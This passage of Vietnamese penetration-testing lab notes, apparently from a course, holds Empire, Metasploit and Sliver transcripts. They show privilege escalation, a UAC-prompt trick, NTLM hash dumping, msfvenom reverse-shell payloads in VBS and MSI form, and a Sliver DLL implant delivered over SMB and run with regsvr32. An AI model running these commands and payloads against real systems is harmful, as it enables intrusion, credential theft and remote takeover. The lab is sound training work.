 Language     powershell
 Name         powershell/privesc/powerup/allchecks
 NeedsAdmin   False
 OpsecSafe    True
 Software     http://attack.mitre.org/software/S0194
 Techniques   http://attack.mitre.org/techniques/T1087
              http://attack.mitre.org/techniques/T1038
              http://attack.mitre.org/techniques/T1031
              http://attack.mitre.org/techniques/T1034
              http://attack.mitre.org/techniques/T1057
              http://attack.mitre.org/techniques/T1012


Record Options
```

Name	Value	Required	Description
Agent	agent1	True	Agent to run module on.
OutputFunction	Out-String	False	PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Csv", "ConvertTo-Html", "ConvertTo-Xml").

Thực thi, dùng lệnh view 2 để xem

```
(Empire: usemodule/powershell/privesc/powerup/allchecks) > execute

[*] Tasked agent1 to run Task 2
```

```
(Empire: agent1) > view 2

 agent     D8HXY1ZK
 command   function New-InMemoryModule
           {
               Param
               (
                   [Parameter(Position = 0)]
                   [ValidateNot
 taskID    2
 user_id   1
 username  empireadmin
 results

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


ServiceName    : Video Stream
Path           : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart     : False

ServiceName    : Video Stream
Path           : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
```

Trước khi nâng quyền nên xem thử ta có bị giới hạn nếu không đủ quyền QTV trong agent hay không. Ta sẽ thử module powerdump:

```
(Empire: agent1) > usemodule powershell/credentials/powerdump
[*] Set Agent to agent1

 Author       DarkOperator
              winfang
              Kathy Peters
              ReL1K
              @Cx01N
 Background   True
 Comments     https://github.com/darkoperator/Posh-
              SecMod/blob/master/PostExploitation/PostExploitation.psm1
              https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-
              what-changed-technical-writeup/
              https://github.com/rapid7/metasploit-
              framework/blob/master/modules/post/windows/gather/hashdump.rb
 Description  Dumps hashes from the local system using an updated version of Posh-
              SecMod's Invoke-PowerDump.
 Language     powershell
 Name         powershell/credentials/powerdump
 NeedsAdmin   True
 OpsecSafe    True
 Techniques   http://attack.mitre.org/techniques/T1003
```

Record Options

Name	Value	Required	Description
Agent	agent1	True	Agent to run module on.
OutputFunction	Out-String	False	PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Csv", "ConvertTo-Html", "ConvertTo-Xml").

```
(Empire: usemodule/powershell/credentials/powerdump) > execute
[!] Error: module needs to run in an elevated context
(Empire: usemodule/powershell/credentials/powerdump) >
```

Từ đây có thể thấy rằng nếu agent không chạy với đủ quyền thì sẽ thất bại

8. UAC bypass

Ta thử vượt qua UAC để có những đặc quyền nâng cao cần thiết để kết xuất (?) ra hàm băm. Đầu tiên ta sẽ quay về agent1

```
(Empire: usemodule/powershell/credentials/powerdump) > back
(Empire: agent1) >
```

Giờ ta sẽ chạy một module tấn công tên là prives/ask. Module này chỉ đơn giản bật lên lời nhắc UAC, yêu cầu người dùng đăng nhập vào Windows cho phép thực thi một số chương trình. Mặc dù có thể người dùng cẩn thận sẽ kiểm tra nhưng hầu

như bình thường sẽ click Yes. Mặc dù có những cách khác để khai thác việc vượt qua UAC nhưng Microsoft vá khá thường xuyên. Chỉ riêng cú click của user là vẫn hoạt động tốt ngay trên tệp Windows đã được debbug đầy đủ.

```
(Empire: agent1) > usemodule powershell/privesc/ask
[*] Set Agent to agent1

 Author       Jack64
 Background   True
 Comments     https://github.com/rapid7/metasploit-
              framework/blob/master/modules/exploits/windows/local/ask.rb
 Description  Leverages Start-Process' -Verb runAs option inside a YES-Required loop
              to prompt the user for a high integrity context before running the
              agent code. UAC will report Powershell is requesting Administrator
              privileges. Because this does not use the BypassUAC DLLs, it should
              not trigger any AV alerts.
 Language     powershell
 Name         powershell/privesc/ask
 NeedsAdmin   False
 OpsecSafe    False
 Techniques   http://attack.mitre.org/techniques/T1088

Record Options
```

Name	Value	Required	Description
Agent	agent1	True	Agent to run module on.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher.
Listener		True	Listener to use.

Giờ chỉ cần để Empire biết nếu module thành công thì nó sẽ kết nối lại với listener, ta sẽ chỉ định tên của listener http và thực thi module này bằng execute:

```
(Empire: usemodule/powershell/privesc/ask) > set Listener http
[*] Set Listener to http
```

```
(Empire: usemodule/powershell/privesc/ask) > execute
[*] Tasked agent1 to run Task 3
```

```
(Empire: agent1) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	agent1	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	5204	1/0.0	2024-04-01 14:53:37 +07 (now)	http
2	agent2	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	2856	1/0.0	2024-04-01 14:53:37 +07 (now)	http
3	A1G478SD*	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	64	1/0.0	2024-04-01 14:53:36 +07 (a second ago)	http

```
(Empire: agents) > rename A1G478SD privl
(Empire: agents) > list
```

Agents

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	agent1	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	5204	1/0.0	2024-04-01 14:54:51 +07 (a second ago)	http
2	agent2	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	2856	1/0.0	2024-04-01 14:54:51 +07 (a second ago)	http
3	privl*	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	64	1/0.0	2024-04-01 14:54:51 +07 (a second ago)	http

```
(Empire: agents) > interact privl
(Empire: privl) >
```

thử chạy powerdump để lấy hàm băm

```
(Empire: privl) > usemodule powershell/credentials/powerdump
[*] Set Agent to privl

 Author       DarkOperator
              winfang
              Kathy Peters
              ReL1K
              @Cx01N
 Background   True
 Comments     https://github.com/darkoperator/Posh-
              SecMod/blob/master/PostExploitation/PostExploitation.psm1
              https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-
              what-changed-technical-writeup/
              https://github.com/rapid7/metasploit-
              framework/blob/master/modules/post/windows/gather/hashdump.rb
 Description  Dumps hashes from the local system using an updated version of Posh-
              SecMod's Invoke-PowerDump.
 Language     powershell
 Name         powershell/credentials/powerdump
 NeedsAdmin   True
 OpsecSafe    True
 Techniques   http://attack.mitre.org/techniques/T1003
```

Record Options

Name	Value	Required	Description
Agent	privl	True	Agent to run module on.
OutputFunction	Out-String	False	PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Csv", "ConvertTo-Html", "ConvertTo-Xml").

```
(Empire: usemodule/powershell/credentials/powerdump) > execute
[*] Tasked privl to run Task 1
```

```
(Empire: privl) > view 1

 agent     A1G478SD
 command   function Invoke-PowerDump
           {
           $sign = @"
           using System;
           using System.Runtime.InteropServices;
           public st
 taskID    1
 user_id   1
 username  empireadmin
 results
Administrator:500:24d666dff420a669de4afb2f96b214dd:372c5f8eb6a2e4b07caa7a4d5d7bcf30:::


Guest:501:edb8bd2a41d54ed296c4a6ca3e9ec80f:882b4fb7507002487e96831d1297822f:::


DefaultAccount:503:e455c45a5adc07078973696d3f86c447:2545ae7899dec24956cc2a248e974601:::


WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fdedb8c208c8fcf4abf:::


sec560:1202:aad3b435b51404eeaad3b435b51404ee:e96c21d7eed6f624c7e4817dce81dea9:::


notadmin:1203:aad3b435b51404eeaad3b435b51404ee:c62638b38308e651b21a0f2ccab3ac9b:::


clark:1210:aad3b435b51404eeaad3b435b51404ee:46ba1790939cb60f3eadf0cd5cd77015:::


antivirus:1217:aad3b435b51404eeaad3b435b51404ee:12ae851bc310750f4ce00e3c7ef9b658:::



Invoke-PowerDump completed
```

Ta chạy lệnh shell, view để xem chi tiết

```
(Empire: privl) > shell ipconfig
[*] Tasked A1G478SD to run Task 2
```

```
(Empire: privl) > view 2

 agent      A1G478SD
 command    ipconfig
 taskID     2
 user_id    1
 username   empireadmin
 results
 Description        : Intel(R) 82574L Gigabit Network Connection
 MACAddress         : 00:0C:29:CA:C8:62
 DHCPEnabled        : False
 IPAddress          : 10.130.10.25
 IPSubnet           : 255.255.255.0
 DefaultIPGateway   : 10.130.10.2
 DNSServer          : 10.130.10.10
 DNSHostName        : Sec560Student
 DNSSuffix          : hiboxy.com
```

9. Port scan

```
(Empire: privl) > usemodule powershell/situational_awareness/network/portscan
[*] Set Agent to privl

 Author         Rich Lundeen
 Background     True
 Comments       https://github.com/mattifestation/PowerSploit/blob/master/Recon/Invoke
                -Portscan.ps1
 Description    Does a simple port scan using regular sockets, based (pretty) loosely
                on nmap.
 Language       powershell
 Name           powershell/situational_awareness/network/portscan
 NeedsAdmin     False
 OpsecSafe      True
 Techniques     http://attack.mitre.org/techniques/T1046
```

Hosts		False	Hosts to scan.
TopPorts		False	Scan for X top ports, default 50.

```
(Empire: usemodule/powershell/situational_awareness/network/portscan) > set Hosts 10.130.10.10
[*] Set Hosts to 10.130.10.10
(Empire: usemodule/powershell/situational_awareness/network/portscan) > execute
[*] Tasked privl to run Task 5
```

```
(Empire: privl) > view 5

 agent     A1G478SD
 command   function Invoke-Portscan
           {
               [CmdletBinding()]Param (
                   [Parameter(ParameterSetName="cmdHost
 taskID    5
 user_id   1
 username  empireadmin
 results

Hostname      OpenPorts
--------      ---------
10.130.10.10 80,445,139,53,135,22,88



Invoke-Portscan completed
```

10. Wrap up

```
(Empire: privl) > agents
```

Agents

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	agent1	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	5204	1/0.0	2024-04-01 15:19:23 +07 (a second ago)	http
2	agent2	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	2856	1/0.0	2024-04-01 15:19:23 +07 (a second ago)	http
3	privl*	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	64	1/0.0	2024-04-01 15:19:23 +07 (a second ago)	http

```
(Empire: agents) > kill all
[>] Are you sure you want to kill all? [y/N] y
[*] Kill command sent to agent agent1
[*] Removed agent agent1 from list
[*] Kill command sent to agent agent2
[*] Removed agent agent2 from list
[*] Kill command sent to agent privl
[*] Removed agent privl from list
(Empire: agents) >
```

```
(Empire: agents) > listeners
```

Listeners List

ID	Name	Module	Listener Category	Created At	Enabled
1	http	http	client_server	2024-04-01 13:58:00 +07 (an hour ago)	True

```
(Empire: listeners) > kill all
[*] Listener all killed
(Empire: listeners) >
```

```
(Empire: listeners) > exit
[>] Exit? [y/N] y
sec560@slingshot:/opt/empire$
```

Lab 2.5: Payloads

```
sec560@slingshot:~$ ping -c 4 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=0.393 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.264 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.481 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=0.216 ms

--- 10.130.10.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.216/0.338/0.481/0.106 ms
sec560@slingshot:~$
```

1. **Setup Metasploit to receive a connection**

```
sec560@slingshot:~$ msfconsole
[?] Would you like to init the webservice? (Not Required) [no]:
[?] Would you like to delete your existing data and configurations? []: y
Clearing http web data service credentials in msfconsole
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/sec560/.msf4/db...success
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
```

```
       =[ metasploit v6.2.31-dev-                         ]
+ -- --=[ 2272 exploits - 1191 auxiliary - 405 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/
```

Dùng multi/hander khai thác để có kết nối. Multi Hander không phải một trình khai thác mà nó chỉ đơn giản là cho metasploit biết rằng ta đang chuẩn bị khởi chạy payload bên ngoài Metasploit và Metasploit nên sẵn sàng nhận kết nối.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set LHOST eth0
LHOST => 10.130.10.128
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.130.10.128    yes       The local listener hostname
   LPORT     3333             yes       The local listener port
   LURI                       no        The HTTP Path
```

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
```

Khởi động listener bằng cách chạy nó như một job (-j) và không tương tác với các kết nối mới (-z):

```
msf6 exploit(multi/handler) > run -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTP reverse handler on http://10.130.10.128:3333
```

2. Metasploit Payloads with MSFVenom

Mở một cửa sổ terminal mới. Để cho Metasploit chạy, ta sẽ dùng lệnh msfvenom để tạo ra vài payloads sẽ được dùng để thực thi trên win10:

```
sec560@slingshot:~$ msfvenom -p windows/meterpreter/reverse_http lhost=eth0 lport=3333 -f vbs | tee /tmp/payload.vbs
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 469 bytes
Final size of vbs file: 7432 bytes
Function kQqKTPqrNeCzHG(PzYChaWAU)
        pXOKuUiU = "<B64DECODE xmlns:dt="& Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
                "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
                PzYChaWAU & "</B64DECODE>"
        Set dNpRhsPmglruNs = CreateObject("MSXML2.DOMDocument.3.0")
        dNpRhsPmglruNs.LoadXML(pXOKuUiU)
        kQqKTPqrNeCzHG = dNpRhsPmglruNs.selectsinglenode("B64DECODE").nodeTypedValue
        set dNpRhsPmglruNs = nothing
End Function

Function CFYqvxDA()
        onMyOEeGApyCJ = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4At
sAAAAAAAAAAOAADwMLAQI4AAIAAAAOAAAAAAAAABAAAAAQAAAAIAAAAABAAAAQAAAAgAABAAAAAEAAAAEAAAAAAAAAABAAAAAAgAARjoAAAIAAAAAACAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAKAA
LmlkYXRhAABkAAAADAAAACAAAAEAAAAAAAAAAAAAAAAAAAAQAAwwAAAAAAAAAAAAAAAAAAAC4ACBAAP/gkP8lODBAAJCQAAAAAAAAAD/////AAAAAP
```

3. Copying the VBS payload to Windows and execute it

```
sec560@slingshot:~$ cd /tmp
sec560@slingshot:/tmp$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\sec560> wget http://10.130.10.128:8000/payload.vbs -OutFile payload.vbs
```

```
PS C:\Users\sec560> cscript payload.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
msf6 exploit(multi/handler) >
[*] Started HTTP reverse handler on http://10.130.10.128:3333
[*] http://10.130.10.128:3333 handling request from 10.130.10.25; (UUID: spbzsnev) Staging x86 payload (176732 byt
es) ...
[*] Meterpreter session 1 opened (10.130.10.128:3333 -> 10.130.10.25:9628) at 2024-04-01 16:01:35 +0700
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer        : SEC560STUDENT
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : HIBOXY
Logged On Users : 7
Meterpreter     : x86/windows
```


```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.130.10.25 - Meterpreter session 1 closed.  Reason: User exit
```


4. Creating an MSI payload in an ISO file


```
sec560@slingshot:~$ msfvenom -p windows/meterpreter/reverse_http lhost=eth0 lport=3333 -f msi -o /tmp/setup.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 628 bytes
Final size of msi file: 159744 bytes
Saved as: /tmp/setup.msi
```

```
sec560@slingshot:~$ genisoimage -o /tmp/installer.iso /tmp/setup.msi
I: -input-charset not specified, using utf-8 (detected in locale settings)
Total translation table size: 0
Total rockridge attributes bytes: 0
Total directory bytes: 0
Path table size(bytes): 10
Max brk space used 0
252 extents written (0 MB)
```

5. Download and open ISO and MSI files









```
msf6 exploit(multi/handler) >
[*] Started HTTP reverse handler on http://10.130.10.128:3333
[*] http://10.130.10.128:3333 handling request from 10.130.10.25; (UUID: fbaeb8bv) Staging x86 payload (176732 bytes)
[*] Meterpreter session 1 opened (10.130.10.128:3333 -> 10.130.10.25:1027) at 2024-04-01 16:29:32 +0700
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : SEC560STUDENT
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : HIBOXY
Logged On Users : 7
Meterpreter     : x86/windows
```

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.130.10.25 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > exit
sec560@slingshot:~$
```

6. Sliver and Payloads

```
sec560@slingshot:~$ sudo sliver-server
```




```
All hackers gain ninjitsu
[*] Server v1.5.37 - 0a43dc688ffb31a0a38511c47e8547a44a6918d4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

```
[server] sliver > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #1
```

```
[server] sliver > generate -h

Command: generate <options>
About: Generate a new sliver binary and saves the output to the cwd or a path specified with --save.

++ Command and Control ++
You must specificy at least one c2 endpoint when generating an implant, this can be one or more of --mtls, --wg, --http, or
pe, or --tcp-pivot.
The command requires at least one use of --mtls, --wg, --http, or --dns, --named-pipe, or --tcp-pivot.

The follow command is used to generate a sliver Windows executable (PE) file, that will connect back to the server using mu
        generate --mtls foo.example.com

The follow command is used to generate a sliver Windows executable (PE) file, that will connect back to the server using Wi
t 9090,
then connect to TCP port 1337 on the server's virtual tunnel interface to retrieve new wireguard keys, re-establish the wir
using the new keys,
then connect to TCP port 8888 on the server's virtual tunnel interface to establish c2 comms.
        generate --wg 3.3.3.3:9090 --key-exchange 1337 --tcp-comms 8888

You can also stack the C2 configuration with multiple protocols:
        generate --os linux --mtls example.com,domain.com --http bar1.evil.com,bar2.attacker.com --dns baz.bishopfox.com


++ Formats ++
Supported output formats are Windows PE, Windows DLL, Windows Shellcode, Mach-O, and ELF. The output format is controlled
with the --os and --format flags.
```

```
[server] sliver > generate --os windows --arch 64bit --format shared --skip-symbols --http https://10.130.10.128

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 12s
[*] Implant saved to /home/sec560/SQUARE_BRUSHING.dll
```

7. Copying and executing the DLL

```
sec560@slingshot:~$ ls -l *.dll
-rwx------ 1 root root 10946048 Apr  1 16:38 SQUARE_BRUSHING.dll
sec560@slingshot:~$
```

```
sec560@slingshot:~$ sudo chown sec560:sec560 *.dll
sec560@slingshot:~$ ls -l *.dll
-rwx------ 1 sec560 sec560 10946048 Apr  1 16:38 SQUARE_BRUSHING.dll
sec560@slingshot:~$
```

```
sec560@slingshot:~$ smbclient.py hiboxy/bgreen:Password1@10.130.10.25
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth Corpo
ration

Type help for list of commands
# use c$
# put SQUARE_BRUSHING.dll
# ls
drw-rw-rw-          0  Wed Mar 20 00:00:17 2024 $Recycle.Bin
drw-rw-rw-          0  Fri Oct 28 22:19:29 2022 $WinREAgent
-rw-rw-rw-          0  Sat Apr  3 07:10:12 2021 $WINRE_BACKUP_PARTITION.MARKER
drw-rw-rw-          0  Fri Oct 28 22:45:18 2022 Boot
-rw-rw-rw-     413738  Fri Oct 28 22:45:18 2022 bootmgr
-rw-rw-rw-          1  Fri Oct 28 22:45:18 2022 BOOTNXT
-rw-rw-rw-       8192  Fri Oct 28 22:45:19 2022 BOOTSECT.BAK
drw-rw-rw-          0  Mon Feb 14 01:36:38 2022 CourseFiles
drw-rw-rw-          0  Fri Dec 16 13:37:08 2016 Documents and Settings
-rw-rw-rw-       8192  Mon Apr  1 16:27:50 2024 DumpStack.log.tmp
drw-rw-rw-          0  Mon Feb 14 04:51:11 2022 EFSTMPWP
-rw-rw-rw-   10946560  Mon Apr  1 17:05:39 2024 GOTHIC_PILOT.dll
drw-rw-rw-          0  Sat Oct 29 06:57:23 2022 inetpub
-rw-rw-rw- 1744830464  Mon Apr  1 16:27:50 2024 pagefile.sys
drw-rw-rw-          0  Sat Oct 29 06:57:22 2022 PerfLogs
drw-rw-rw-          0  Sat Oct 29 06:57:23 2022 Program Files
drw-rw-rw-          0  Sat Oct 29 06:57:23 2022 Program Files (x86)
drw-rw-rw-          0  Tue Mar 19 23:36:59 2024 ProgramData
drw-rw-rw-          0  Fri Jan  7 03:38:42 2022 Python27
drw-rw-rw-          0  Fri Oct 28 22:57:55 2022 Recovery
-rw-rw-rw-   10946048  Mon Apr  1 17:06:56 2024 SQUARE_BRUSHING.dll
-rw-rw-rw-   16777216  Mon Apr  1 16:27:50 2024 swapfile.sys
drw-rw-rw-          0  Mon Apr  1 00:34:37 2019 System Volume Information
drw-rw-rw-          0  Sat Jun 22 22:52:17 2019 Temp
drw-rw-rw-          0  Wed Feb  8 04:26:51 2023 Tools
drw-rw-rw-          0  Tue Mar 19 23:59:51 2024 Users
drw-rw-rw-          0  Wed Mar 20 00:17:41 2024 Windows
# exit
sec560@slingshot:~$
```

```
sec560@slingshot:~$ wmiexec.py hiboxy/bgreen:Password1@10.130.10.25
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth Corpo
ration

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>regsvr32 SQUARE_BRUSHING.dll
```

```
[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 8s
[*] Implant saved to /home/sec560/GOTHIC_PILOT.dll

[*] Session 960b17de SQUARE_BRUSHING - 10.130.10.25:1048 (Sec560Student) - windows/amd64 - Mon, 01 Apr 2024 17:08:30 +07

[server] sliver >
```

```
[server] sliver > use 96

[*] Active session SQUARE_BRUSHING (960b17de-6523-4497-b2df-22beb9597c9d)

[server] sliver (SQUARE_BRUSHING) >
```

```
[server] sliver (SQUARE_BRUSHING) > info

        Session ID: 960b17de-6523-4497-b2df-22beb9597c9d
              Name: SQUARE_BRUSHING
          Hostname: Sec560Student
              UUID: de034d56-6949-4d4d-8ebe-e14922cac862
          Username: HIBOXY\bgreen
               UID: S-1-5-21-1165364801-2165540956-2109386109-1104
               GID: S-1-5-21-1165364801-2165540956-2109386109-513
               PID: 6412
                OS: windows
           Version: 10 build 19041 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.130.10.128
    Remote Address: 10.130.10.25:1048
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Mon Apr  1 17:08:30 +07 2024 (1m32s ago)
      Last Checkin: Mon Apr  1 17:09:39 +07 2024 (23s ago)
```

Lab 2.6: Seatbelt

```
C:\Users\sec560>ping 10.130.10.10

Pinging 10.130.10.10 with 32 bytes of data:
Reply from 10.130.10.10: bytes=32 time<1ms TTL=128
Reply from 10.130.10.10: bytes=32 time<1ms TTL=128
Reply from 10.130.10.10: bytes=32 time<1ms TTL=128
Reply from 10.130.10.10: bytes=32 time<1ms TTL=128

Ping statistics for 10.130.10.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

1. **Launching Seatbelt**